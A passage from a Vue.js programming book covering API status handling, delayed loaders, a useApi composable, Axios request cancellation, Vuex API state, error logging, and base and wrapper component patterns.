        ...apiStatusComputedFactory(['fetchDogStatus', 'updateDogStatus'])
}
```

Here is updated code to support this scenario as well.

**api/helpers/apiStatusComputedFactory.js**

```
const apiStatusComputedFactory = (reactivePropertyKeys = "") => {
  /**
   * Object to store computed getters for
   * different API statuses
   */
  let computed = {};

  // If the argument passed is an array then assign it,
  // otherwise, wrap it in an array
  const properties = Array.isArray(reactivePropertyKeys)
    ? reactivePropertyKeys
    : [reactivePropertyKeys];

  for (const reactivePropertyKey of properties) {
    /**
```

```
     * Loop through API statuses
     * IDLE, PENDING, SUCCESS, ERROR
     */
    for (const (statusKey, statusValue) of Object.entries(apiStatus)) {
      /**
       * Normalise status key
       * IDLE -> Idle
       * SUCCESS -> Success
       */
      const normalisedStatus = upperFirst(statusKey.toLowerCase());
      /**
       * Add a computed property
       */
      computed[`${reactivePropertyKey}${normalisedStatus}`] = function() {
        return this[reactivePropertyKey] === statusValue;
      };
    }
  }
  return computed;
};
```

## 6.2.1   How to avoid flickering loader

The main reason to display loaders is to inform users that something is happening, especially when a server needs a few seconds to process a request. However, sometimes this isn't the case, and results are returned even within half a second or faster. In this situation, a spinner would be visible only for a split second. This flickering effect is not that great for user experience, so it would be great if we could add a slight delay before a loader is shown. Let's create a component called *BaseLazyLoad*.

**components/Base/BaseLazyLoad.vue**

*Template*

```
<template>
  <div v-show="showLoader">
    <slot />
  </div>
</template>
```

*Script - Vue 3 Composition API*

```javascript
import { ref, watch } from "vue";
export default {
  props: {
    show: {
      type: Boolean,
      default: false,
    },
    delay: {
      type: Number,
      default: 500,
    },
  },
  setup(props) {
    // Flag for showing the loader
    const showLoader = ref(false);
    // Store timeout with will turn on loader after a delay
    let timeout = null;

    // Run any time loader should be switched on or off
    watch(
      () => props.show,
      (show) => {
        // Start show loader timeout
        if (show) {
          timeout = setTimeout(() => {
            showLoader.value = true;
          }, props.delay);
        } else {
          // Clear timeout and hide loader
          clearTimeout(timeout);
          showLoader.value && (showLoader.value = false);
        }
      }
    );

    return {
      showLoader,
    };
  },
};
```

*Script - Vue 2/Vue 3 Options API*

```
export default {
  props: {
    show: {
      type: Boolean,
      default: false,
    },
    delay: {
      type: Number,
      default: 500,
    },
  },
  data() {
    return {
      // Flag for showing the loader
      showLoader: false,
    };
  },
  watch: {
    show(show) {
      if (show) {
        // Start show loader timeout
        this.timeout = setTimeout(() => {
          this.showLoader = true;
        }, this.delay);
      } else {
        // Clear timeout and hide loader
        clearTimeout(this.timeout);
        this.showLoader && (this.showLoader = false);
      }
    },
  },
};
```

The *BaseLazyLoad* component accepts two props:

- *show* - Indicates if the slot content should be shown

- delay - Delay after which the slot content should be shown

A watcher is used to observe the *show* prop. Depending on its value, the *showLoader* value is set to true after a delay or switched off. Here is an example of how it can be used.

*Template*

```html
 <!-- Idle -->
<div v-if="fetchDogStatusIdle">
  Press the button to fetch a nice dog.
</div>
<!-- Pending -->
<BaseLazyLoad :show="fetchDogStatusPending">
  <p>
    Loading data
  </p>
</BaseLazyLoad>
<!-- Error -->
<div v-if="fetchDogStatusError">
  <p>
    Oops, there was a problem
  </p>
</div>
<div v-if="fetchDogStatusSuccess">
  <!-- Show data markup -->
</div>
```

We have significantly improved handling API actions by considering different states, adding error handling, and even avoiding the flickering effect. However, there are still some improvements we can make to how we perform API actions. Vue 3 introduced Composition API, which makes it easier to compose and share stateful business logic. In the next section, we explore how we can utilise Composition API to handle API action states, error handling, and even caching.

## 6.2.2  Composition API based pattern

Let's implement the same functionality we have just covered using Composition API. We will need to import *ref* and *computed* methods from the *vue* package, *upperFirst* function from *lodash*, and *apiStatus* object with API statuses from *api/constants*. The composable called *useApi* in *api/composables/useApi.js* directory will accept three parameters:

- apiName - A string that will be used to generate statuses

- fn - A function that will perform an API request

- config - An object with additional configuration to enable specifying *initialData* and responseAdapter.  The former is used as a default value, whilst the latter transforms data before it is set on the *data* ref.

### api/composables/useApi.js

```javascript
import { ref, computed } from 'vue'
import { upperFirst } from 'lodash-es'
import { apiStatus } from '../constants/apiStatus'

const { IDLE, SUCCESS, PENDING, ERROR } = apiStatus

/**
 * Create an object of computed statuses
 *
 * @param {Symbol} status
 * @param {String} apiName
 */
const createNormalisedApiStatuses = (status, apiName) => {
  let normalisedApiStatuses = {}

  for (const [statusKey, statusValue] of Object.entries(apiStatus)) {
    let propertyName = ''
    // Create a property name for each computed status
    if (apiName) {
      propertyName = `${apiName}Status${upperFirst(statusKey.toLowerCase())}`
    } else {
      propertyName = `status${upperFirst(statusKey.toLowerCase())}`
    }

    // Create a computed that returns true/false based on
    // the currently selected status
    normalisedApiStatuses[propertyName] = computed(
      () => statusValue === status.value
    )
  }

  return normalisedApiStatuses
}

/**
 * @param {string} apiName
 * @param {function} fn
 * @param {object} config
 */
export const useApi = (apiName, fn, config = {}) => {
  const { initialData, responseAdapter } = config
  // Reactive values to store data and API status
```

```js
  const data = ref(initialData)
  const status = ref(IDLE)
  const error = ref(null)

  /**
   * Initialise the api request
   */
  const exec = async (...args) => {
    try {
      // Clear current error value
      error.value = null
      // API request starts
      status.value = PENDING
      const response = await fn(...args)
      // Before assigning the response, check if a responseAdapter
      // was passed, if yes, then use it
      data.value =
        typeof responseAdapter === 'function'
          ? responseAdapter(response)
          : response
      // Done!
      status.value = SUCCESS
    } catch (error) {
      // Oops, there was an error
      error.value = error
      status.value = ERROR
    }
  }

  return {
    data,
    status,
    error,
    exec,
    ...createNormalisedApiStatuses(status, apiName),
  }
}
```

The *useApi* composable is quite simple. It has two refs, one to store data and the second one for the API status; it will store one of the following API status values: IDLE, PENDING, SUCCESS, or ERROR. The *exec* function is responsible for managing API status and handling the API function passed as an argument. At the start, it clears out the error and sets API status to *PENDING*. Next, the request is performed, and if it is successful, then the data ref is updated using the *responseAdapter* or the *response* directly, and API status is set to *SUCCESS*. However, if it errors out, then the status is set to *ERROR*, and also

Page 102

the *error* object is assigned to the *error* ref.  The *useApi* returns an object with *data, status, error, exec* and merged result of the *createNormalisedApiStatuses* function that does a similar thing to *apiStatusComputedFactory* function.  It returns an object with computed values for each *apiStatus* based on the *apiName* string.  If *apiName* is empty, then the object returned will have these properties:

```
{
  statusIdle: computed,
  statusPending: computed,
  statusSuccess: computed,
  statusError: computed
}
```

Otherwise, if an *apiName* is passed, then if we assume that its value is a string *fetchDog*, the returned object will look like this:

```
{
  fetchDogStatusIdle: computed,
  fetchDogStatusPending: computed,
  fetchDogStatusSuccess: computed,
  fetchDogStatusError: computed
}
```

## 6.3   Request cancellation

There are scenarios in which it is a good idea to cancel a request.  A good example is the autocomplete functionality.  If you have a massive database, search queries can take a moment before a response is sent back from the server. Imagine a user is trying to search for a meal, and an API call is made any time a user types something into the search input.  When a response is received, a list of meals is immediately displayed.  A user typed a few characters, and two API requests to search for a meal were made.  The first request was sent with query "la", whilst the second with *lasagne*.  However, the first API request has finished after the second one.  In such a scenario, the search results will not

display data for the latest search but the old one instead. That's not a great user experience. We can solve this problem by ensuring that the first request is cancelled if the second request is made.

So far, we've been using the *Axios* library as an HTTP client. Requests can be cancelled with Axios by creating a cancel token that has to be passed to an API request in the *config* object. However, we don't want to start creating cancel tokens directly around the application because it would go against one of the API layers' main principles: an application doesn't care about the internal implementation of the API layer. Therefore, we have to make sure that the cancellation is made in such a way that it would be easy to replace it if an application switched to the *fetch* method or any other HTTP client. I will show you two examples that show how this can be accomplished. The first one will tackle the problem from outside of the API layer, whilst the second one from inside. For the former, we will have an *abortable* function that will inject a cancel token into an API function (imported from one of the API files). The *abortable* function will return an abort method and wrapped API function with a cancel token injected. For the latter example, we will take advantage of the API wrapper around *Axios*. Instead of using abortable wrapping functions, we will initialise a cancel token by passing an *abort* property as part of the config object.

## 6.3.1 Abortable function

Let's implement a feature to allow a user to search for meals. We are going to use the *mealdb* API. First, let's start by adding three functions to the base *api.js* file.

**api/api.js**

```
// ...other functions
export const didAbort = error => axios.isCancel(error);
export const getCancelSource = () => axios.CancelToken.source()

export const abortable = fn => {
  // Create cancel token and cancel method
```

```
  const { cancel, token } = getCancelSource()
  // Return the cancel method and the wrapped function with a cancel token
  return {
    abort: cancel,
    fn: (...args) => {
      // If the last argument is not an object then throw
      if (typeof args[args.length - 1] !== "object") {
        throw new Error("The last argument must be a config object!");
      }
      // Add the cancel token to the last argument passed
      // The last argument passed should always be a config object
      args[args.length - 1] = {
        ...args[args.length - 1],
        cancelToken: token,
      };

      return fn(...args);
    },
  };
};
```

Here's a step by step explanation of the cancellation logic:

1. The *didAbort* function returns a *boolean* if an error object passed is an instance of a Cancel error thrown by *Axios*.

2. The *getCancelSource* creates a new cancel source that contains a *cancel* method and *token* which has to be passed to a request.

3. The *abortable* function is responsible for injecting the cancel token into the last argument passed to the request function. The one caveat here is that a config object must always be passed to an API function, even if empty. The reason for it is that in the *abortable* function we do not know what kind of request is being made, so we can't determine which one should be a config object based on the number of parameters. Therefore, we have to assume here that a config object is always passed as the last argument.

We also need a new *mealApi.js* file that will return *searchMeals* method.

**api/mealApi.js**

```
import api from "./api";
import { requiredParam } from "@/helpers/requiredParam";

const URLS = {
  getMeal: "search.php",
};

export const searchMeals = (query, config = requiredParam("config")) => {
  return api.get(URLS.getMeal, {
    baseURL: "https://www.themealdb.com/api/json/v1/1/",
    params: {
      s: query,
    },
    ...config,
  });
};
```

I have used a little helper called *requiredParam* to ensure that an error will be thrown if the *config* parameter is not present. It's a trick that takes advantage of default parameters. Instead of specifying a normal value, if the config is undefined, the *requiredParam* function is called. However, if the *config* param is present, then the *requiredParam* function is not called. Below is the implementation for that function.

**helpers/requiredParam.js**

```
export const requiredParam = (param = "") => {
  const msg = `Param ${param} is required`;
  console.error(msg);
  throw new Error(msg);
};
```

It's time to create a component to handle search and show results. Don't forget to add it in your routes config.

**views/SearchMealExample.vue**

The template has an input field with a v-model bound to the *mealQuery* property, and a list of meal titles received from the *mealdb* API.

*Template*

```html
<template>
  <div class="py-8">
    <form class="mb-8">
      <fieldset class="flex flex-col">
        <label class="mb-4 font-semibold" for="meal">Search meal</label>
        <input
          class="px-4 py-2 border border-gray-300 rounded-lg"
          type="text"
          autocomplete="off"
          v-model="mealQuery"
          id="meal"
        />
      </fieldset>
    </form>

    <div>
      <h1 class="font-bold text-2xl mb-2">Meals</h1>

      <div v-for="meal of meals" :key="meal.idMeal" class="py--1">
        <p>{{ meal.strMeal }}</p>
      </div>
    </div>
  </div>
</template>
```

*Script*

```html
<script>
import { abortable, didAbort } from "@/api/api";
import { searchMeals } from "@/api/mealApi";
import { withAsync } from "@/helpers/withAsync";
export default {
  data() {
    return {
      // Store users search query
      mealQuery: "",
      // Store meals returned for user's search query
      meals: [],
    };
  },
  watch: {
    // Perform search immediately when component is created
    // and when user's query changes
    mealQuery: {
      immediate: true,
      handler: "initSearchMeals",
    },
  },
```

```
  methods: {
    async initSearchMeals(q) {
      // Abort previous request
      this.$options.abort?.();
      // Get a new abortable. Axios will create new CancelToken
      const { abort, fn: abortableSearchMeals } = abortable(searchMeals);
      // Assign abort function on the instance so it can be
      // called when initSearchMeals is called again
      this.$options.abort = abort;
      // Initialise search
      const { response, error } = await withAsync(abortableSearchMeals, q);

      if (error) {
        // Log the error
        console.log("error", error);
        // Show a warning in the console when request was aborted
        if (didAbort(error)) {
          console.warn("Aborted!");
        }
        return;
      }

      this.meals = response.data.meals;
    },
  },
};
</script>
```

The main part of this code you can focus on is the *initSearchMeals* method. At the start, it calls an *abort* function that will be set on the *$options* object of the Vue instance. The first time the *initSearchMeals* method is called, there is no *abort* method available. That is why the *optional chaining* operator *"?."* is used to ensure an error like "$options.abort is not a function" won't be thrown. If there is no *abort* function to call then the JavaScript engine will proceed further with code execution. In previous examples, an API method was passed directly to the *withAsync* helper This time, it is first passed to the *abortable* function. The returned object will contain an *abort* method and a wrapped API function with an injected cancel token. The *abort* function received is set on the *$options* object, so it can be called if the *initSearchMeals* is initialised again. If the request is cancelled, then we can confirm it by passing the *error* object to the *didAbort* function.

If you are re-creating these examples from scratch, just try to quickly type in the

search input. You should see some warnings, but not too many, as the *mealdb* API usually responds very fast. In the Companion App, you should see notification popups.

That's the first way to cancel requests. Now, let's see the second example.

## 6.3.2   Abort property

In this example, we have to modify the main *api* function in the *api/api.js*. Inside of it, we will create a new function called *withAbort*, and then use it to wrap all API methods that are returned from the *api* function.

**api/api.js**

```
// ...other code

const getCancelSource = () => axios.CancelToken.source()
// Main api function
const api = axios => {

  const withAbort = fn => async (...args) => {
    const originalConfig = args[args.length - 1]
    // Extract abort property from the config
    let {abort, ...config} = originalConfig

    // Create cancel token and abort method only if abort
    // function was passed
    if (typeof abort === 'function') {
      const { cancel, token } = getCancelSource()
      config.cancelToken = token
      abort(cancel)
    }

    try {
      // Spread all arguments from args besides the original config,
      // and pass the rest of the config without abort property
      return await fn(...args.slice(0, args.length - 1), config)
    } catch (error) {
      // Add "aborted" property to the error if the request was cancelled
      didAbort(error) && (error.aborted = true)
      throw error
    }
  }
```

```
  return {
    get: (url, config = {}) => withAbort(axios.get)(url, config),
    post: (url, body, config = {}) => withAbort(axios.post)(url, body, config),
    patch: (url, body, config = {}) => withAbort(axios.patch)(url, body, config),
    delete: (url, config = {}) => withAbort(axios.delete)(url, config),
  };
};
```

The *withAbort* function does a similar thing to *abortable*. It injects the *cancel-Token* into the config object. The main difference lies in how we get access to the *abort* method. At this point, we know for sure that a *config* object exists due to default parameters specified when the *api* function returns an object. At the start of *withAbort*, destructuring and rest operator are used to extract the *abort* property from the *originalConfig* argument and separate it from the rest of the *config*, so we don't pass the *abort* property further to *Axios*. Try/catch is used so that if a request is cancelled, we can set the *aborted* property on the *error* object to *true*. You might wonder why we need to await the function like this: `return await fn(…)`, even though we return it straight after. This is because we need to ensure that when a response is received, whether successful or failed, the function execution is still in the context of try/catch. Otherwise, without awaiting for the promise to resolve first, the *withAbort* would have already returned a promise, and if it rejected, it would not be caught by the *catch* block inside of *withAbort*. If you want to try it out yourself just remove the *await* keyword after we are done with this example, and start typing very quickly. You won't see any warnings about requests being aborted, because *aborted* property won't be set.

Let's update the script part in *SearchMealExample.vue* component. You can remove imports for *abortable* and *didAbort* functions.

**views/SearchMealExample.vue**

*Script*

```
// ...imports
export default {
  // ...other properties
  methods: {
```

```
    async initSearchMeals(q) {
      // Abort previous request
      this.$options.abort?.();
      // Initialise search
      const { response, error } = await withAsync(searchMeals, q, {
        abort: abort => (this.$options.abort = abort)
      });

      if (error) {
        console.log("error", error);
        if (error.aborted) {
          console.warn("Aborted!");
        }
        return;
      }

      this.meals = response.data.meals;
    },
  },
};
```

That's it.  From outside of the API layer, initialising *abort* functionality is as simple as just passing a function for the *abort* property, and then setting the *abort* function received as an argument on the instance.  Just make sure you use an arrow function or otherwise, *this* keyword would not refer to the component instance.

Below is a comparison of request cancellation examples.

```
// First example - abortable function
this.$options.abort?.();
const { abort, fn: abortableSearchMeals } = abortable(searchMeals);
this.$options.abort = abort;
const { response, error } = await withAsync(abortableSearchMeals, q);

// Second example - abort property
this.$options.abort?.();
const { response, error } = await withAsync(searchMeals, q, {
    abort: abort => (this.$options.abort = abort)
});
```

The latter way is much cleaner and concise.  There is no need to import additional functions to make API methods abortable, while the former requires

importing *abortable* and *didAbort* functions. Therefore, for request cancellation, I would recommend going with the second approach that utilises the *abort* property.

---

Before we proceed to the next section, I want to highlight one thing. The search meals example was performing API requests on every keystroke. This means that if a user types in 20 characters, 20 requests would be made to a server. If hundreds of thousands of users would be searching simultaneously, that many requests could not only significantly delay the server, but depending on what kind of platform you use for your server, it could also increase your billing. Therefore, it's a good idea to implement debouncing or throttling on search requests.

## 6.4 Managing API state with Vuex

Using Vuex for managing API state isn't something I would recommend often doing, as you should try to use Vuex as little as possible. However, if you want to use it, for example, for fetching app config data, then the code below shows how you can go about it with Vuex. In chapter 11 you will learn more about setting up automatic module registrations, scaffolding, and a few other tips.

First, here is a dummy API function that fetches app config.

**api/appConfigApi.js**

```
export const fetchAppConfig = () => {
  return new Promise(resolve => {
    setTimeout(() => {
      resolve({
        data: {
          app_name: "TheRoadToEnterprise",
          version: 1,
        },
```

```
        });
    }, 2000);
  });
};
```

Now, let's say we have a Vuex module called *appConfig*. We will need 4 files in this module:

- appConfig.js (state)

- appConfigGetters.js (getters)

- appConfigActions.js (actions)

- appConfigMutations.js (mutations)

In the *appConfig.js* we have state for *appConfig* object, API status, error, and error message.

**store/modules/appConfig/appConfig.js**

```
import getters from "./appConfigGetters";
import actions from "./appConfigActions";
import mutations from "./appConfigMutations";
import { apiStatus } from "@/api/constants/apiStatus";
const { IDLE } = apiStatus;

const state = {
  appConfig: {},
  fetchAppConfigStatus: IDLE,
  appConfigError: null,
  appConfigErrorMessage: "",
};

export default {
  state,
  getters,
  actions,
  mutations,
};
```

For this example, we have only a limited number of getters, but you would usually have more to also get an error object and message.

**store/modules/appConfig/appConfigGettes.js**

```
export default {
  getAppConfig: state => state.appConfig,
  getAppConfigStatus: state => state.fetchAppConfigStatus,
};
```

Now, the interesting part. We will have one action called *fetchAppConfig* that will commit mutations at different stages of the API requests. So, how do we handle status and state updates? We could create multiple mutations such as *SET_PENDING*, *SET_SUCCESS*, *SET_ERROR*, *SET_CONFIG*, and so on, but this will result in quite a lot of mutations just to handle state and statuses for just one API call. Fortunately, we can handle all of this with just one mutation if we approach this differently. Instead of having multiple mutations to set update each state value separately, we will have one mutation that will update the state based on API's status.

- On *pending* state, clear out errors

- On *error* state set, error and error message

- On *success* state, set the data

First, let's have a look at the *fetchAppConfig* action.

**store/modules/appConfig/appConfigActions.js**

```
import { fetchAppConfig } from "@/api/appConfigApi";
import { apiStatus } from "@/api/constants/apiStatus";
import { withAsync } from "@/helpers/withAsync";

const { PENDING, SUCCESS, ERROR } = apiStatus;

export default {
```

```javascript
  async fetchAppConfig(context) {
    // Pending status
    context.commit('SET_FETCH_APP_CONFIG_STATE', {
      status: PENDING,
    });

    const { response, error } = await withAsync(fetchAppConfig);
    console.log("response", { response, error });

    if (error) {
      // Error status
      context.commit('SET_FETCH_APP_CONFIG_STATE', {
        status: ERROR,
        error,
      });
      return;
    }

    // Success status
    context.commit('SET_FETCH_APP_CONFIG_STATE', {
      status: SUCCESS,
      data: response.data,
    });
  },
};
```

As you can see, the flow is quite similar to what we did in previous API request examples:

1. Set *pending* state

2. Make API request

3. If *error* then set *error* state

4. If *success* then set *success* state

Here is the code for the *SET_FETCH_APP_CONFIG_STATE* mutation.

**store/modules/appConfig/appConfigMutations.js**

```
import { apiStatus } from "@/api/constants/apiStatus";

const { PENDING, SUCCESS, ERROR } = apiStatus;

export default {
  SET_FETCH_APP_CONFIG_STATE(state, payload) {
    switch (payload.status) {
      case PENDING:
        // Reset the error if it was set before
        state.appConfigError && (state.appConfigError = null);
        state.appConfigErrorMessage && (state.appConfigErrorMessage = "");
        break;
      case SUCCESS:
        // API call was successful and we have data
        state.appConfig = payload.data;
        break;
      case ERROR:
        // There was an error during the API call
        state.appConfigError = payload.error;
        state.appConfigErrorMessage = payload.errorMessage || "";
        break;
    }
    // Update the status
    state.fetchAppConfigStatus = payload.status;
  },
};
```

The mutation, as mentioned previously, updates state based on the status passed. Therefore, the payload object must contain at least *status* property. The success state also needs *data*, whilst the error state requires an *error* object and optional *errorMessage*.

There is one more improvement we can make in actions. For each status, the payload object should have specific properties:

- Pending: - status

- Success - status, data

- Error - status, error, errorMessage

To keep the code consistent and ensure that the same property names are followed, you can utilise factory methods that return an object with required prop-

Page 116

erties instead of creating the objects yourself. Below, we have an update *app-ConfigActions.js* file that incorporates *apiPendingFactory*, *apiSuccessFactory*, and *apiErrorFactory*.

**store/modules/appConfig/appConfigActions.js**

```javascript
// ...imports

// Status object factory functions
const apiPendingFactory = () => {
  return {
    status: PENDING
  }
}

const apiSuccessFactory = (data) => {
  return {
    status: SUCCESS,
    data
  }
}

const apiErrorFactory = (error, errorMessage = '') => {
  return {
    status: ERROR,
    error,
    errorMessage
  }
}

export default {
  async fetchAppConfig(context) {
    // Pending status
    context.commit("SET_FETCH_APP_CONFIG_STATE", apiPendingFactory());

    const { response, error } = await withAsync(fetchAppConfig);
    console.log("response", { response, error });

    if (error) {
      // Error status
      context.commit(
        "SET_FETCH_APP_CONFIG_STATE",
        apiErrorFactory(error, "Oops, there was a problem")
      );
      return;
    }

    // Success status
    context.commit(
```

```
      "SET_FETCH_APP_CONFIG_STATE",
      apiSuccessFactory(response.data)
    );
  },
};
```

That's how you can manage state and API requests via Vuex. As I mentioned before, I would not recommend overusing Vuex, but rather use it sparingly. Instead, opt for alternative methods of state management, because Vuex should only be used for global state management, not local.

# 6.5 Error logging

Before we proceed to the next chapter, I want to highlight one important aspect of handling API request errors and other kinds of errors overall. On multiple occasions, I was approached to help with debugging weird issues that were breaking application functionality. What was the biggest problem you might ask? The biggest problem was the fact that there were no errors in the console. It's a good practice not to leave console.log/console.error calls spread around in your production code. However, if we do not have any error logging, it can bite us very hard. Therefore, it's a good idea to incorporate at least some kind of error logging. Adding logging for every API request would be quite tedious and also prone to just forgetting about it. Therefore, we can again take advantage of the API layer and add logging functionality inside of it, as shown below.

**api/api.js**

```
const api = axios => {
  // ...withAbort

  const withLogger = async promise =>
    promise.catch(error => {
      /*
        Always log errors in dev environment
        if (process.env.NODE_ENV !== 'development') throw error
      */
```

```
      // Log error only if VUE_APP_DEBUG_API env is set to true
      if (!process.env.VUE_APP_DEBUG_API) throw error;

      if (error.response) {
        // The request was made and the server responded with a status code
        // that falls out of the range of 2xx
        console.log(error.response.data);
        console.log(error.response.status);
        console.log(error.response.headers);
      } else if (error.request) {
        // The request was made but no response was received
        // `error.request` is an instance of XMLHttpRequest
        // in the browser and an instance of
        // http.ClientRequest in node.js
        console.log(error.request);
      } else {
        // Something happened in setting up the request that triggered an Error
        console.log("Error", error.message);
      }
      console.log(error.config);

      throw error;
    });

  return {
    get: (url, config = {}) => withLogger(withAbort(axios.get)(url, config)),
    post: (url, body, config = {}) =>
      withLogger(withAbort(axios.post)(url, body, config)),
    patch: (url, body, config = {}) =>
      withLogger(withAbort(axios.patch)(url, body, config)),
    delete: (url, config = {}) =>
      withLogger(withAbort(axios.delete)(url, config)),
  };
};
```

If you would like API errors to be always logged out in the development mode, you can utilise `if (process.env.NODE_ENV !== 'development') throw error` line of code. If we are in a different environment than *development*, an error will be thrown immediately, so logs will not be displayed. If you would prefer to do that based on an environmental variable, go with this line: `if (!process.env.VUE_APP_DEBUG_API) throw error;`. It might be a better choice if you are working in a team, so every developer can specify in their own *.env* file if they want to see logs or not.

The console logs in the *withLogger* function are from the *Axios* documentation,

so if you use the *fetch* method or a different HTTP client, you might need to modify what values are logged out.

## 6.6   Summary

API layer can be a very useful strategy for managing APIs in large-scale applications.  It abstracts API client and logic from the rest of the application, and can easily be enhanced with additional functionality, as we did with *withAbort* and *withLogger* methods.  It also allowed us to create cancellation functionality that is fully decoupled from the application.  We also covered how to manage different API states while a request is performed, and improved user experience by avoiding flickering effect when an API server responds almost immediately.

# Chapter 7

# Advanced component patterns

In this chapter, I want to share with you a few useful tips and patterns regarding Vue components:

- Base - automatically load and register components that are used very often in your application

- Wrapper - use wrapper components to make it easier to maintain third-party libraries and enhance their functionality

- Renderless - use slots to build tags and toggle stateful logic providers

## 7.1   Base components

Base components usually consist of small components, that are used very often throughout an application. Typically, if you want to use a component, it has to be imported and then registered. What is special about *base components*, is that they are imported and registered automatically for you. To make it work, we use *Webpack's require.context* function, as explained below.

Let's assume we have this directory structure:

```
src
|— components
    |— base
        |— BaseButton.vue
        |— BaseInput.vue
        |— card
            |— BaseCard.vue
            |— BaseCardTitle.vue
|— helpers
    |— registerBaseComponents.js
|— main.js
```

The *registerBaseComponents* function has 2 steps. First, component files are retrieved using *require.context*. The *require.context* function accepts 4 arguments:

- directory (String)

- useSubdirectories (Boolean)

- regExp (Regular expression)

- mode (String)

Base components are placed in the *src/components/base* directory, as shown in Chapter 4. Thus, that's the path we pass to the *require.context* function as the first argument. We want to be able to group related base components like card components shown above. Therefore, the second argument is set to *true*. The third argument is a regex for getting files that start with the word "*Base*" and finish with the extension ".*vue*".

Second, we loop through all the filenames found. In each loop, we require the component, extract file name, and then create a component name, based on normalised filename, using two methods from the *lodash* library. You can use a different utility library or even create *upperFirst* and *camelCase* yourself.

Finally, the component is registered globally using the *component* method on the Vue object, that is passed to the *registerBaseComponents* function.

**helpers/registerBaseComponents.js**

```javascript
import { camelCase, upperFirst } from 'lodash-es'

export const registerBaseComponents = (vm) => {
  try {
    // Require base component context
    const requireComponent = require.context(
      '../components/base',
      true,
      /Base[\w-]+\.vue$/
    );

    requireComponent.keys().forEach((filePath) => {
      // Get component config
      const componentConfig = requireComponent(filePath);
      // Get filename from the filePath
      const fileName = filePath.split('/').slice(-1)[0];
      // Remove file extension and convert component name to pascal case
      const componentName = upperFirst(
        camelCase(fileName.replace(/\.\w+$/, ''))
      );
      // Register component globally
      vm.component(componentName, componentConfig.default || componentConfig);
    });
  } catch (err) {
    console.log('Base component registration failed');
    console.error(err);
  }
};
```

The *registerBaseComponents* function is imported and initialised in the *main.js* file. Snippets below show how to do it in Vue 2 and 3.

**main.js - Vue 2**

```javascript
import Vue from 'vue'
import App from './App.vue'
import { registerBaseComponents } from '@/helpers/registerBaseComponents'
registerBaseComponents(Vue)
```

**main.js - Vue 3**

```
import { createApp } from 'vue'
import App from './App.vue'
import { registerBaseComponents } from '@/helpers/registerBaseComponents'
const appRoot = createApp(App)
registerBaseComponents(appRoot)
appRoot.mount('#app')
```

Now you can use all *base components* anywhere in your application.

```
<template>
  <base-button>Click me</base-button>
</template>
```

If you would prefer to use a different prefix than "*Base*" for your components, you can change the *Base* word in the regex passed to the *require.context* method.

Note that it's not a good idea to automatically register all your components like this, because then, they could not be lazy loaded.

## 7.2   Wrapper components

Vue applications usually use at least a few third-party libraries and components. Let's take the *vue-multiselect* package as an example. Applications with a lot of forms could use a select component in quite a few places. In the code snippet below, we have simple usage of the *vue-multiselect* component.

```
<template>
  <vue-multiselect
    :options="options"
    v-model="value"
    searchable label="name"  />
</template>
```

Great, it works, but what happens if you need to move away from *vue-multiselect* to a different library?  There could be several reasons why you would need to

switch libraries, such as lack of maintenance, licensing changes, lack of specific features, or maybe because you want to switch to the next version of Vue, but the library you are using will not provide a compatible version any time soon. If you have used the `<vue-multiselect/>` component directly, every single file using it will need to be changed. That's where *wrapper components* come into play.  Instead, of using third-party components directly, we create a wrapper component around them and pass through all the props, events, and slots.  Below you can find an example of a wrapper component. Note that the examples in this section are written in Vue 2.

**src/components/common/Select.vue**

```
<template>
  <div>
    <!-- Pass on props and listeners -->
    <multiselect v-bind="$attrs" v-on="$listeners">
      <!-- Pass on all named slots -->
      <slot v-for="slot in Object.keys($slots)" :name="slot" :slot="slot" />
      <!-- Pass on all scoped slots -->
      <template v-for="(_, slot) of $scopedSlots" v-slot:[slot]="scope">
        <slot :name="slot" v-bind="scope" />
      </template>
    </multiselect>
  </div>
</template>

<script>
export default {
  inheritAttrs: false,
};
</script>
<style src="vue-multiselect/dist/vue-multiselect.min.css"></style>
```

### Example usage of the Select component

*Template*

```
<template>
  <div>
    <Select :options="$options.selectOptions" v-model="value" label="label">
      <!-- Custom markup for select option -->
      <template v-slot:option="{ option }">
```

```
      <div class="option">
        <img class="img" :src="option.src" :alt="option.label" />
        <span>{{ option.label }}</span>
      </div>
    </template>
  </Select>
  </div>
</template>
```

*Script*

```
<script>
import Select from "@/components/common/Select";

export default {
  name: "Home",
  components: {
    Select,
  },
  data() {
    return {
      // Store selected value
      value: "",
    };
  },
  created() {
    // Define options for the Select
    // We don't put them in the data, as they don't need
    // to be reactive
    this.$options.selectOptions = [
      {
        src: "https://picsum.photos/id/100/75/50",
        label: "Option One",
      },
      {
        src: "https://picsum.photos/id/10/75/50",
        label: "Option Two",
      },
    ];
  },
};
</script>
```

*Style*

```
<style>
.option {
  display: flex;
}
.img {
  display: block;
  max-height: 50px;
  max-width: 75px;
  margin-right: 10px;
}
</style>
```

We set *inheritAttrs* property to false, to indicate that we don't want props to be forwarded to the wrapper component's root element. Instead we forward them ourselves by using *v-bind=”$attrs”* and *v-on=”$listeners”*.

A lot of API properties of *vue-select* and *vue-multiselect* share similar naming; therefore, if we want to switch from *vue-multiselect* to *vue-select*, we need to:

- Import and register a new component globally in the *plugins* folder, or locally in a *wrapper* component.

- Change the component used, so in this case instead of `<multiselect />` we use `<v-select />`.

- Remove any remaining imports for the third-party component we are moving away from.

- Add custom forwards for any props, slots, and listeners that differ between libraries.

Let's see how we can handle the last point - forwarding any values that do not match between interfaces of Vue Select and Vue Multiselect. Both libraries have a prop to indicate if the input field should be cleared when an option is selected. However, in *vue-multiselect* this prop is named *clearOnSelect* whilst in *vue-select* it is called *clearSearchOnSelect*. We can deal with that by simply defining the prop in the *wrapper* component and then passing it directly like this:

*Template*

```
<template>
  <!-- Pass on props and listeners -->
  <v-select
    v-bind="$attrs"
    v-on="$listeners"
    :clearSearchOnSelect="clearOnSelect">
    <!-- Slot forwarding -->
  </v-select>
</template>
```

*Script*

```
<script>
export default {
  inheritAttrs: false,
  props: {
    clearOnSelect: {
      type: Boolean,
      default: false
    }
  }
};
</script>
```

Again, imagine having to update props, slots, and events everywhere a component is used. This is basically the *bridge pattern*, where a wrapper component serves as the bridge between a third-party component and the rest of your application. Wrapper components make this easier, but transitioning from one third-party library to another is not the only benefit. It also allows adding custom functionality, which will be accessible anywhere a *wrapper* component is used. Without using *wrapper* components, we would need to add custom functionality manually every single time we use the third-party component. Thus, let's say we want to display a small caption text under the select field. We can specify a new prop, and also utilise slots for additional flexibility, for instance, if we would want to add additional content like an icon. Below is an example of how to do that.

**Select.vue**

```
<template>
  <div>
    <!-- Pass on props and listeners -->
    <v-select v-bind="$attrs" v-on="$listeners">
